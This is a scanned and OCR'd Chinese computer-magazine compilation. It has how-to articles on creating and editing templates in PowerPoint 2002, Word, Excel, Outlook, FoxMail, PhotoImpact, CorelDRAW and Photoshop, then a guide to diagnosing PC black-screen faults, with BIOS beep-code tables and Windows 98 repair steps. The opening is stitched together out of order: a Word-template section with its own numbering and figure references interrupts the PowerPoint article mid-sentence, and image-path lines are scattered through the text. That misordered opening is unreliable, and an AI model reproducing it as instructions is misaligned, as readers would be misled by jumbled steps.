PowerPoint2002 较旧版本增加了大量的模板，这将大大有利于提高用户创建演示文稿的效率和质量。

一、根据设计模板创建演示文稿

PowerPoint提供了可直接应用于演示文稿的设计模板(包含演示文稿样式的文件，包括项目符号及字体的类型和大小、占位符大小和位置、背景设计和填充、配色方案以及幻灯片母版和可选的标题母版)，以便为演示文稿提供设计完整、专业的外观。




图 1

如图1所示，在“新建演示文稿”任务窗格中的“新建”小节下单击“根据设计模板”，再在“幻灯片设计”任务窗




图 2

法律、营销、雇员和管理、业务表、技术、启事、出版物和教育、办公十个类别的新增模板。例如点击“出版物和教育”类别，接下来再选择此类别中的一种模板下载，以后就不仅在Word中可以使用，而且在整个Office系列都可以使用了。

二、对原有文档模板进行修改

如果你对某一模板觉得不满意，可以对它进行修改，从“文件”菜单中执行“打开”命令，在如图5所示窗口中找到需要修改的模板并打开。注意这些模板文件的位置都在Office XP安装目录下的Templates\2052目录下(假如你对模板文件的位置不清楚的话，可以从“工具/选项”中打开“文件位置”选项卡，从这里就可以找到用户模板在硬盘上的路径)，如果在“打开”对话框中没有列出任何模板，请从“文件类型”下拉列表框中选择“文档模板”。




图 5

例如，我们在这里选择打开“论文”模板，现在你只要像编辑普通文档那样来更改模板中的文本和图形、样式、格式、宏、自动图文集词条、工具栏、菜单设置和快捷键等，最后保存修改就可以了。

三、创建新的文档模板

创建新的文档模板可以有两种方法，一种方法是根据原有的文档来创建模板，这种方法很简单，在编辑完文档后，选择“另存为”命令，在“保存类型”中选择“文档模板”，系统会自动切换到模板文件所在的默认文件夹，接下来在“文件名”文本框中直接键入新模板的名称就可以了。如果你想使这个新模板出现在“常用”选项卡以外的其他选项卡中，只要切换到“模板”文件夹中的相应子文件夹即可。

创建新模板的第二种方法是利用原有模板创建，如图2所示的窗口，右下角有两个选项：“文档”和“模板”，选择好类型相似的模板之后，再选中“模板”并按“确定”打开，修改，再“另存为”即可。

四、关于模板保存路径的一些问题

总的来说，我们一般都是将自定义模板保存在Templates文件夹下，这样才可以正常显示在“模板”对话框中，你可以从“文件/新建/新建文档”下的“常规”选项卡找到它。如果想在“模板”对话框中为模板创建新的自定义选项卡，必须先在Templates文件夹下创建新的子文件夹，然后再将模板保存在该子文件夹中，而且这个子文件夹的位置必须与“工具/选项/文件位置”选项卡下“用户模板”中列出的位置相匹配，例如当你在Templates文件夹下创建了一个名为“报告”的子文件夹，则在“模板”对话框中会出现“报告”选项卡。CF

格中，单击要应用的设计模板，在这里你可以预览相应的设计模板并将其应用于演示文稿（如图2所示），而且你既可以将模板应用于所有或选定的幻灯片，也可以在单个演示文稿中应用多种类型的设计模板。

如果你所处的工作组一直在使用存储在Web站点中的模板，那么在PowerPoint 2002中同样可以访问这些模板文件，或者从Microsoft Office模板库中下载新的模板文件。

二、使用内容提示向导创建演示文稿

除了使用“设计模板”来新建演示文稿外，我们还可以通过“内容提示向导”创建演示文稿，根据向导的提示一步步操作下去，你只要使用所需文本来替换向导建议的文本，再进行所需的更改就可以了。

三、将演示文稿另存为模板

在“新建演示文稿”任务窗格下选择“根据现有演示文稿新建”项，再用鼠标单击“选择演示文稿”，找到所需要的演示文稿，然后单击“创建”按钮就行了，再删除新模板中不需要的任何文本、幻灯片或设计元素，最后在“文件”菜单中执行“另存为”命令，在“文件名”文本框中键入模板的名称。

四、更改新演示文稿的默认设计

当我们在工具栏上单击“新建”按钮时，PowerPoint 2002会显示一个使用默认（“空白”）设计的新幻灯片，这是应用了幻灯片母版的结果，幻灯片母版实际上存储着有关应用的设计模板信息的幻灯片，包括字形、占位符大小或位置、背景设计和配色方案等。我们可以对这个设计进行修改，包括某些如徽标或某种类型的背景、字体或项目符号等元素，使之更富有个性化。

首先，点击“新建”按钮建立一个空白的新文档，然后在“视图”菜单上指向“母版”下的“幻灯片母版”命令，打开如图3所示的窗口，你可以在这里对




图3

它进行自由修改，使其应用于每个新的演示文稿。修改完毕后关闭母版视图，然后打开“另存为”对话框，在“保存类型”中选择“演示文稿设计模板”，注意“文件名”一定要是blank，也就是将模板命名为blank.pot，无论你的PowerPoint是什么语言版本都一样，使用其他文件名都是无效的。另外，还必须将这个blank.pot保存到模板的默认文件夹中（位置与Word中的模板位置一致）。CF

化繁为简——轻轻松松用模板之Excel篇

□四川 catmen

早在Excel 6.0时就已经带有模板了，可是直到Excel 2000出现才专门制作了符合国人习惯的模板。在Excel 2002中，已经拥有12个中文模板和5个英文模板，其中最实用的会计报表就分别有保险公司类、国有非金融企业类、国有金融企业类、行政事业单位类4种。例如年度会计汇总报表模板创建的工作簿就包含13个表格和封面、封底。在填写完数据打印出来后直接就能装订，非常实用。

Excel中的模板使用、创建和Word没有太大区别，这里就不赘述了。如图是用模板创建的Excel工作簿。CF



化繁为简——轻轻松松用模板之Outlook篇

□四川 catmen

Outlook中的模板实际上就是平常我们所说的信纸，在Outlook 2002中有24种信纸。这些漂亮的信纸让我们的邮件变得更加个性化，而且针对邮件内容选择不同的信纸也能够增强邮件的效果。

一、使用Outlook信纸

一种方法是在“选项”对话框里面设置默认信纸，另一种方法就是在“动作/新邮件使用”菜单下面选择要使用的信纸。


二、创建Outlook信纸

1.选择“工具/选项”菜单命令打开“选项”对话框，再从这个对话框中选择“邮件格式”选项卡，然后点击“信纸选取器”按钮。

2.在打开信纸选取器对话框后，点击“新建”按钮再打开“创建新信纸”对话框。

3.在创建新信纸对话框中我们可以输入信纸的名字，选择创建信纸的方法。接下来我们还可以设置新信纸的字体、背景颜色、背景图片等等。

如图就是笔者创建的Outlook信纸，是不是很适合给MM写信？CF



化繁为简——轻轻松松用模板之FoxMail篇

□四川 catmen

FoxMail最近推出了FoxMail 4.0 Beta版。这个版本的FoxMail除了能够编写HTML格式的邮件外，还提供了对HTML模板的极好支持。

FoxMail中的模板也类似Outlook中的信纸，但有个本质的区别，就是FoxMail的模板能够使用宏命令。通过这些宏命令，用户在发送、回复以及转发信件时，FoxMail都能够将这些宏替换为相应的文字，大大方便了用户。

例如用户在撰写新邮件时，无需在邮件内容中输入收件人名字、发信人名字、发信地址、发信日期等信息，而是FoxMail根据用户选择的收件人、发件人等信息自动进行设置了。与Outlook只能够设置字体、颜色和背景的模板比较而言，FoxMail的模板可谓功能强大。

为了让用户能够方便地制作模板，FoxMail甚至专门提供了一个模板管理器，通过这个模板管理器，用户能够编辑FoxMail里面的任何模板，而且可以方便地创建新模板。而FoxMail独有的模板宏功能也只需要选择菜单就能够添加到自己的模板中。

1.选择FoxMail的“工具/模板管理”菜单项打开模板管理器。

2.选中左边列表框中的“新邮件模板”，然后选择“模板/新建HTML模板”菜单项。

3.现在列表框的右边就是一个空白的模板，而光标定位在列表框中，提示我们为模板输入一个名字，接下来该添加内容了。

4.选择工具栏上的表格按钮，然后分别将行数和列数设置为2和1，注意边宽要选为0才好看。


5.在表格第二行插入一个图片，并设置为右对齐。

6.然后插入一些宏：收件人名字、光标位置、发信人名字、当前日期等。

7.点击“保存”按钮将模板保存起来。

关闭模板管理器，然后点击“撰写”按钮旁边的下拉箭头，是不是已经看到我们刚刚建立的模板了？选中它看看模板的效果吧！如图。

美中不足的就是FoxMail编辑HTML文件的能力还很差，没有办法做出更漂亮的模板来。不过你只要打开C:\Program Files\Foxmail\Template\New就能够看到刚刚创建的模板就在里面，还是HTML文件。知道下一步应该做什么吗？当然是启动Dreamweaver打开文件，想怎么改就怎么改了！CF



化繁为简——轻轻松松用模板之PhotoImpact篇

□四川 catmen

PhotoImpact 是Ulead公司出品的图像处理软件，这个软件提供了各种各样的工具帮助用户对图像进行修饰、调节，甚至还能够制作网页、GIF动画等。而且，使用它提供的模板功能，使得家庭用户无需学习就能够创作出多姿多彩的图像来。

一、使用PhotoImpact的模板

1.启动PhotoImpact后，并不立即新建文件，而是按Ctrl+F1键打开“百宝箱”，然后选择“模板库”里面的“贺卡”。

2.在圣诞卡图片上双击鼠标，PhotoImpact将新建一个文件，并且使用了圣诞卡模板的内容。

在这个文件里，一共有两个对象：一个就是五角星里的小孩子的照片，一个是画面下方的文字。我们要将小孩子的照片替换为朋友的照片，然后将下方的文字改为中文。

3.打开保存有朋友照片的文件，将显示比例调整到与新建的贺卡图片一致。然后用选取工具选择合适的范围。如果照片太大或太小，应该适当地缩放图片，使之与贺卡相一致，选定完毕后按Ctrl+C将选中区域复制到剪贴板中。

4.切换回刚刚建立的贺卡文件，选中小孩子的照片。

5.选择“编辑/粘贴/到选定范围”，这时小孩子的照片就被替换为新的照片了。

6.选中下方的文字，然后按Shift+E键打开编辑窗口，从中选择合适的字体字号、颜色等，输入祝福的话吧！

怎么样？不到两分钟，一张漂亮的圣诞贺卡就做好了，感觉还不错呢！如图。

二、创建PhotoImpact的模板

创建模板最常用的方法就是打开一个现有的图像文件，然后通过定义各种对象来创建模板。



1 定义对象的操作也比较简单,首先将需要更换图像的区域用选取工具选中，然后选择“选定范围/转换为对象”菜单将选中的区域转换为对象。

2.重复刚才步骤定义出所有的对象。而且除了各种图像外,还可以输入文字作为对象。

3.修改完毕后将文件保存为“UFO(友立对象文件)”。

4.打开百宝箱，在百宝箱右边单击右键，选择“将当前文档添加为略图”菜单项，即可把我们的文件添加到百宝箱中。

以后我们可以像使用系统自带的模板一样使用我们自己创建的模板了。

化繁为简——轻轻松松用模板之CorelDRAW篇

□四川 catmen

CorelDRAW也提供了对模板的支持,只不过有些中文版里模板被称为样本而已。采用CorelDRAW的模板,用户可以迅速地开始自己的任务,并且能够使用模板中包含的各种资源。

由于笔者使用的是CorelDRAW 9.0中文版,因此下面的叙述都是指这个版本。不过其他版本的CorelDRAW在操作上也只是大同小异,不会有太大的区别。

一、使用CorelDRAW模板

CorelDRAW的模板分为两种：一种包含有各种图形对象，类似PhotoImpact的模板；另一种只是包含有各种定义好的样式,类似网页制作中的层叠样式表(CSS)。

不同的模板使用方式也有所不同。对于第一种模板只需要选择“文件/自样本建立新文件”菜单,然后选择一个模板即可。

第二种模板在需要时可以通过下面的步骤调用:

1.选择“工具/图形与文字样式”菜单项打开“图形与文字样式”面板。

2.在面板中单击鼠标右键选择“样本/载入”菜单项,然后选择一个模板文件即可。

如果用第二种方式使用模板,即使模板中包含有对象也不会添加到当前文档中,而只是将模板中包含的样式抽取出来。

二、创建CorelDRAW模板

CorelDRAW建立模板的步骤与上面介绍的软件差不多,如图,惟一的不同就是将建立好的模板添加到模板列表中要复杂一些。下面我们就实际演练一番。

1.创建好模板,并以“CDT CorelDraw Template”文件格式保存起来。


2.选择“工具/Corel SCRIPT/Script与预设效果管理员”菜单打开“Script与预设效果管理员”面板。

3.双击面板中的“tempwiz”图标启动“模板定制向导”。

4.在向导中,你可以添加、删除或者对模板改名。选择添加后,向导还会询问是要将模板添加到已经存在的目录中还是新建一个目录。

5.在选择好目录后,点击“Add File”按钮将要添加到模板库中的文件加入到列表中。还可以选中“Copy files to the CorelDRAW Template directory”,将你的模板文件复制到CorelDRAW的模板文件夹中。

6.检查好后，点击“Finish”按钮就完成了添加操作。你可以选择“文件/自样本建立新文件”菜单看看模板添加好了没有。



化繁为简——轻轻松松用模板之Photoshop篇

□北京 柳絮飞

Photoshop中也有模板吗？呵呵，当然有了，只要巧妙使用它的Actions(动作)功能，就能达到制作模板的目的。

举个例子来说,前段时间我学会了一种制作冰雪字效果的小技巧,于是决定把这一过程模板化,以便以后能应用于任何需要此效果的文字。我首先新建一个文件,然后输入文字,设定好字体、大小之后,打开Actions面板创建一个名为“ICE”的新动作,然后开始记录制作冰雪字的过程。

朋友们一定要注意了,为什么我在输入文字之后才开始记录呢？这就是为了以后能将该Actions应用于不同的文字之上。在以后的操作中,只要在Photoshop中新建一个文件并输入需要的文字,然后只要简单地执行一下“ICE”动作,就能在一分钟内轻松制作一款冰雪效果的文字了。

关于Photoshop的Actions(动作)的使用方法,这里我就不多介绍了,有兴趣的读者可以参阅一下《电脑爱好者》2001年第1期的《揣摩Photoshop的动作》及第14期的《开启设计之门(五)》中的“一指定乾坤”一节。

□老道

被“黑”了，怎么办？

——电脑黑屏故障全面解析

大家在使用电脑的时候经常会遇到电脑黑屏的故障，许多初学者对此常常感到束手无策，该如何解决这类故障呢？以前曾有不少文章谈及这类故障，但觉得讲解得都不太详细，下面笔者就较全面地和你谈谈这方面故障的维护知识。

一、黑屏初解

电脑的黑屏故障，如果按系统运行的情况来划分，主要可分为主机原因引起的黑屏和显示器自身故障引起的黑屏两类，而主机引起的故障又分为系统启动时的黑屏故障和系统运行中的黑屏故障两类。

如果按软硬件来划分，又主要可分为硬件原因引起的黑屏、软件原因引起的黑屏及软硬件不兼容引起的黑屏几类。由于显示器自身故障引起的黑屏原因较复杂，且需要较专业的维修知识来进行维护，本文就暂不涉猎这方面的内容。

不管黑屏故障原因如何复杂，大家先学会一些常见电脑故障的处理方法，应付黑屏故障肯定能事半功倍。

最小系统法——最小系统法是检测电脑故障最有效的方法之一。将主机中只留下主板、内存、CPU和显卡等必需配件，然后开机看最小系统是否还有故障。如有，则可排除其他配件没问题，再专心检查这几个部件是否有问题；如无，再将其他配件一一添加到系统中，看看当添加哪个配件后问题出现，即可更换试之。

换件法——换件法也是检测电脑故障的最重要方法之一，它和最小系统法搭配使用更显效果。所谓换件法即用好的配件逐步替换被怀疑有故障的配件，替换到哪一个时计算机恢复正常，则可以判断该配件是故障配件。替换法操作的一般原则是先替换怀疑最大的部件。

二、启动黑屏

大家遇到的常见的黑屏故障多为开机后黑屏的故障，这类故障可能有以下几种情况。

1.主机不亮

一为开机后黑屏，主机和显示器的指示灯均不亮，或显示器的指示灯亮而主机的指示灯不亮。这类故障应先检查主机电源及电源开关的好坏及其连接正常与否，特别是电源线及电源插座是否连接正常与完好。

如果电源有问题，在打开电脑后可见主机机箱面板指示灯不亮，并且听不到主机内电源风扇的旋转声和硬盘自检声等等，表明你的主机系统根本就没得到正常的电源供应——这类问题首先应检查外部是否有交流电的问题。用测电笔看看电源插座及电源线接向主机电源的一侧是否有电，必要时用万用表检测其电压是否正常，电压过高或过低都可能引起主机电源发生过压或欠压电路的自动停机保护。

如果以上都没问题，那么你应该先将维修重点放在主机内部和电源开关及复位键，可采用最小系统法和换件法，逐一拔去主机内插卡和其他设备电源线、信号线，再通电试机。如拔除某设备时主机电源恢复工作，则是刚拔除的设备损坏或安装不当导致短路，使电源中的短路保护电路启动，停止对机内设备供电，那么你可以重点检查它的接触情况，必要时更换。另外重点检查电源开关及复位键的质量，它们与主板上的连线的正确与否也很重要，因为许多劣质机箱上的电源开关及复位键经常发生使用几次后其内部金属接触片断裂而发生电源短路的情况，造成整机黑屏无任何显示。如以上检查都没能解决问题，那么请更换电源或拆开电源，重点检查一下其保险管或元器件是否被熔断或损坏。

此外，主机的主板、CPU、CPU风扇及显卡等配件被损坏也可造成主机不亮的黑屏故障。同时在维修时还应重点检查主板上的各种电源连接线信号是否连接正确或有松动。

2.主机可自检

开机后黑屏，指示灯亮，主机开关电源也正常旋转，但听不到硬盘自检的声音，不过能听到喇叭的鸣叫；或开机有屏幕显示，也能听到机器自检声，但是屏幕僵在自检的某一步，偶尔还会出现错误提示；或者出现随机性不显示的动态黑屏故障，时而能显示或正常启动、时而又黑屏的故障。

(1)听音辨故障

对于常见的开机黑屏故障我们可通过辨别主机启动时喇叭的报警声来辨别。

Award BIOS的主板故障警告表

1短：系统正常启动。

1长1短：内存或主板出错。

1长2短：显示器或显卡错误。

1长3短：键盘控制器错误。

1长9短：主板BIOS损坏。

不断地响（有间歇的长声）：内存条未插紧或损坏。

不停地响：电源、显示器未和显卡连接好。检查一下所有的接插件。

重复短响：电源有问题。

AMI BIOS的主板故障警告表

1短：内存刷新失败。

3短：系统基本内存(第1个64KB)检查失败，需换内存。

4短：系统时钟出错。

5短：中央处理器（CPU）错误。

6短：键盘控制器错误。

7短：系统实模式错误，不能切换到保护模式。

8短：显示内存错误。

9短：BIOS检验错误。

1长3短:内存错误。

1长8短:显示测试错误,显示器数据线没插好或显卡没插牢。

需要特别说明的是,在实践中发现许多用户最常遇到的此类黑屏故障多半是由于内存条未插紧或损坏,而发出的间歇的喇叭报警声,大家可重点检查一下内存条是否松动或有灰尘进入,可取下内存条将内存插槽或内存清扫干净,或换一个内存插槽插上,或换根内存试试。

(2) 检查配件安装质量

发生此类黑屏故障,你还应该首先检查配件的安装质量。例如内存条安装是否正确,是否与主板插槽插紧,显卡等插卡是否安装到位,以及它们在BIOS中的相关设置,在主板上的跳线选择是否正确,可仔细参看相关的板卡说明书进行设置。建议一般用户使用BIOS的出厂设置。有时候内存的类别设置与实际不符,内存的存取速度设置过快,如果用户的内存性能无法达到要求而强行设置,那么就容易发生死机,而不同品牌的内存混用以及Cache的设置失误都会造成死机黑屏。另外重点检查板卡自身的质量问题以及主板上的相关插槽及卡上的‘金手指’部位是否有异物。

此外CPU是否被超频使用,硬盘或光驱数据线是否接反等都需要你考虑。此外,当你添加了一些新设备之后,显示器便出现了黑屏故障,排除了配件质量及兼容性问题之后,电源的质量不好、动力不足可能是故障的主要起因,更换大功率质优电源是这类故障的最好解决办法。现在这类电源动力不足引起的系统黑屏非常普遍。

(3) 其他

电脑配件质量不佳或损坏,是引起显示器黑屏故障的主要原因。例如主板(及主板的BIOS)、内存、硬盘、显卡等出现问题极可能引起黑屏故障的出现。其故障表现如显示器灯呈橘黄色等,这时用替换法更换下显卡、内存、主板、CPU试试,是最快捷的解决办法。

其他如主板CMOS设置不正确,主板清除BIOS跳线不正确等都可引起黑屏故障,这时你可对照主板说明书更改其设置。此外软件冲突如驱动程序有问题或安装不当,BIOS刷新出错,电源管理设置不正确,恶性病毒(CIH)引起硬件损坏等都有可能引起此类黑屏故障的出现。

此外,你的配件和操作系统或驱动程序或系统软件不兼容也可引起启动时进入Windows自检画面时的死机黑屏故障,这些都需做到细心了解。

故障实例

一MVP4主板,K6-2 300的CPU,128M内存,酷鱼二代30G硬盘,有光驱、软驱的兼容机,没有超频使用,出现随机性启动黑屏故障,故障表现为有时开机时能正常自检正常使用,但经常出现开机黑屏故障。

分析与解决:笔者接手该机,开机后表现为黑屏但有内存出错的连续鸣叫声,怀疑是内存松动,打开机箱,见机内两根内存插槽上插有两根64M的HY内存,将内存取下清扫干净,重新安装好后,开机故障消失,便重新装好电脑再启动,却又出现无报警声黑屏。便又打开机箱,先取下一根内存,再将另一根内存反复按下插紧,并连续几次开启电源,电脑皆正常,便又关上机箱后装好电脑,使用一切正常。但第二天该用户又来电话称,电脑又黑屏了。遂将电脑移到我处仔细观察,再度重新安装内存并换上新内存,奇怪的是电脑居然再也没有报警声及开机自检声了。先用最小系统法拆开硬盘、光驱、声卡等,只留下主板、CPU、内存、显卡的最小系统,依然黑屏,遂用换件法一一试之,该机配件皆正常,便重新在机外安装好最小系统再度开机,电脑又恢复正常。首先排除了机内有短路的情况,重点怀疑内存插槽有问题及CMOS电池电压不足,本着先易后难的维修原则,取下CMOS电池用万用表试之有3.03v左右,拿来一新的CMOS电池试之有3.35v左右,旧电池电力稍显不足,遂更换之,更换后装好机,不上硬盘连续开关机,不再有随机性黑屏故障出现。以为万事大吉,第二天该用户来取电脑,开机试之主机风扇皆正常运转,但无报警声、自检声,显示屏再度黑屏且无任何屏幕显示,又数次装拆机都不能解决问题,觉得十分奇怪,遂怀疑电脑主板或主板与部件间有接触不良,或元器件虚焊,重点检查主板,取下主板仔细观察其元器件并无明显松动迹象,用放大镜观察其底板焊点,发现CMOS芯片插座有虚焊迹象,取来烙铁为其一一补焊(特别注意,一般用户切忌自己动手补焊,除非你有很高的焊接技术,如实在查找不到可先尝试对主板电源及大个元器件可疑的焊点进行补焊),故障彻底排除之。

此例故障为明显元器件焊接质量所造成的故障,普通用户最好可选购利用‘主板诊断卡’之类的检测工具对这类硬故障判断个大概部位,更能做到有的放矢。

三、系统运行中的黑屏故障

系统运行中的黑屏故障主要可分为由硬件原因引起的黑屏、软件故障引起的黑屏及软硬件不兼容引起的黑屏几类。而且系统运行中的黑屏故障还经常和死机现象相伴。

1.硬件原因

硬件原因引起的黑屏或蓝屏死机故障多为配件的质量不佳、兼容性欠佳、物理损坏所造成。大家知道,电脑各部件的本身质量问题,插接件的接口接触不良问题,硬件设备的设置问题(例如BIOS问题、驱动程序完善问题、与系统的兼容性问题、硬件供电设备的稳定性问题、抗外界干扰性问题)等,都有可能引发电脑硬件黑屏死机故障。特别是内存或显存质量欠佳是引起这类故障的主因,大家在检查这类故障时可首先替换内存或显卡来试试,而对于有不同种类或型号的内存混插的电脑,先保留单一内存种类试试。此外,主板与CPU、主板与显卡的兼容性问题也值得你在解决这些问题时留意。

在安装与拆卸硬件设备时的黑屏死机故障也很常见,它通常和设备的安装不合理不到位、静电的干扰及设备间的设备/中断冲突有关,所以在设置设备时,最好先检查有无该设备的保留中断号(IRQ),不要让其他设备使用该保留中断号。

2.软件原因

在系统运行中发生的黑屏故障,软件原因较之硬件类黑屏死机现象更常见。例如,操作系统本身的兼容性问题,操作系统与应用软件的兼容性问题,系统程序的设置或已损坏丢失问题,应用软件本身的Bug问题,软件的设置问题,以及软件和软件之间冲突问题,都有可能引发系统的软件原因黑屏死机。

新老版本的Windows系统的软件兼容性——如有的Win dows版本本身设计得不完善与不成熟很可能造成其兼容性不佳引起黑屏死机,老版本的Win95/98与新版Win2000/XP等的应用软件与系统或驱动程序的冲突等,特别是在Win98等操作系统中使用Win3.X中的16位应用软件,就很可能造成16位应用软件与Win98等32位操作系统不兼容。

系统与应用软件的兼容性或损坏——Windows系统软件的被损坏或丢失有可能造成死机故障的产生,因为系统启动是一步一个脚印的过程,哪一个环节都不能出现错误,如果存在损坏的执行文件或驱动程序,系统就会僵死在这里。当然一些版本的Windows系统或软件,它们设计上的缺陷或兼容性考虑的不完善也可能造成系统运行时的当机黑屏。

故障实例

许多早期SiS630/730系列的主板,其光盘里附带的SiS_IDE驱动的Win9X版本就很有问题。不装它无法辨认硬盘的厂家型号,无法使用硬盘的ATA66/100功能,但你安装了它后在启动电脑快进入Windows窗口时肯定黑屏死机。

分析与解决:解决的办法是在启动时按F8键选Safe Mode进入安全模式,利用该程序的反安装功能将其卸载,然后到网站上下载最新的SiS系列芯片组的最新IDE驱动,重新安装即可解决问题。

应用软件与应用软件的兼容性——在硬盘越来越大的今天,安装软件过多,很可能造成软件和软件之间的"打架",轻则造成不能正常使用,重则可使电脑黑屏死机。此外,计算机感染病毒造成一些文件不能正常使用,当然也会造成黑屏死机故障的产生,而一些即时杀/防毒软件有时也是计算机频繁黑屏死机的罪魁祸首。

此外对于Config.SYS、Win.INI、Autoexec.BAT、System.INI等系统配置文件,如无特别需要,最好不要在这些系统文件中加载多余数据。

在Win98/Me/XP中,可以单击"开始",然后单击"运行"。在"打开"框中,键入"msconfig",然后单击"确定"即可打开"系统配置实用程序"查看或更改以上系统配置文件的加载情况(图1)。如果Config.SYS和Autoexec.BAT文件使系统挂接了DOS实模式下的光驱驱动程序,那么就容易造成黑屏死机,这是因为在DOS实模式状态下工作的CD-ROM的读取在操作时需要BIOS提供低层服务程序,而Win98以上操作系统却使用自己的32位保护模式的驱动程序,二者很容易产生冲突。

故障实例

启动计算机时,系统显示"VxD无效"的错误消息并黑屏死机。

分析与解决:首先,如果你最近从计算机上删除过程序或组件,请重新安装它,然后运行相应的卸载工具。如果找不到程序或组件的卸载工具,可与厂商联系以获取删除程序或组件的说明。

——如果Vnetsup.vxd文件丢失,可先安装然后再删除网络组件就可避免发生这一问题。要安装和删除网络组件,可先单击"开始",指向




图1

"设置",单击"控制面板",然后双击"网络",单击"添加",单击"适配器",然后单击"添加"。在"厂商"框中,单击"已检测到的网络驱动程序"。在"网络适配器"中,单击"现有的Ndis2驱动程序",然后单击"确定"。系统提示输入工作组名和计算机名时,请填写"标识"选项卡上的对应框。连续单击"确定"或"关闭",直到返回"控制面板"。系统提示重新启动计算机时,请单击"确定"。重新启动计算机后,请单击"开始",指向"设置",单击"控制面板",然后双击"网络"。单击"现有的Ndis2驱动程序",单击"删除",然后单击"确定"。系统提示重新启动计算机时,请单击"确定"即可。

——如果错误消息涉及.386文件,可禁用System.ini文件中所涉及的设备驱动程序行。要禁用所涉及的设备驱动程序,你可先单击"开始",然后单击"运行"。在"打开"框中,键入"msconfig",然后单击"确定"。在"System.ini"选项卡中,双定"[386Enh]"(图2),定位涉及设备驱动程序的行,单击以清除此行边上的复选框,然后单击"确定"。系统提示重新启动计算机时,请单击"确定"。如果错误消息涉及不带扩展名的文件,则该文件可能未在此节中列出,如果该文件未在此节中列出,可选择下面的"否"。

——注册表中的StaticVxD值是否正确?如果错误消息并未指定设备驱动程序,则注册表中的某个StaticVxD值可能为空或者只包含空格。StaticVxD值位于注册表的下列项内:HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD。要更正注册表中的StaticVxD值,可先备份注册表文件,单击"开始",然后单击"运行"。在"打开"框中,键入"scanregw",然后单击"确定"。提示备份系统注册表时,请单击"是",然后单击"确定"。使用"注册表编辑器"查找和删除注册表中含有的无效数据、空数


图 2

据或仅含空格的StaticVxD值。单击“开始”，然后单击“运行”。在“打开”框中键入“regedit”，然后单击“确定”。在注册表编辑器中，展开上面讲到的键。在该键下的所有子键中查找含有的无效数据、空数据或仅含空格的StaticVxD值。右键单击这些条目，然后单击“删除”即可。

如果在系统关闭时发生黑屏死机，一般来说和系统的设定、电源的设定及稳定性、硬件设备的稳定性及其驱动程序的安装和设置等等都有很大的关系。特别是一些应用或驱动程序的设置或使用不当，或在使用中出错都有可能造成关机时的黑屏死机现象，大家可在“设备管理器”中重新或更新安装一些有黄色感叹号的带冲突的设备的新驱动，或试着卸载一些应用程序试试。

故障实例

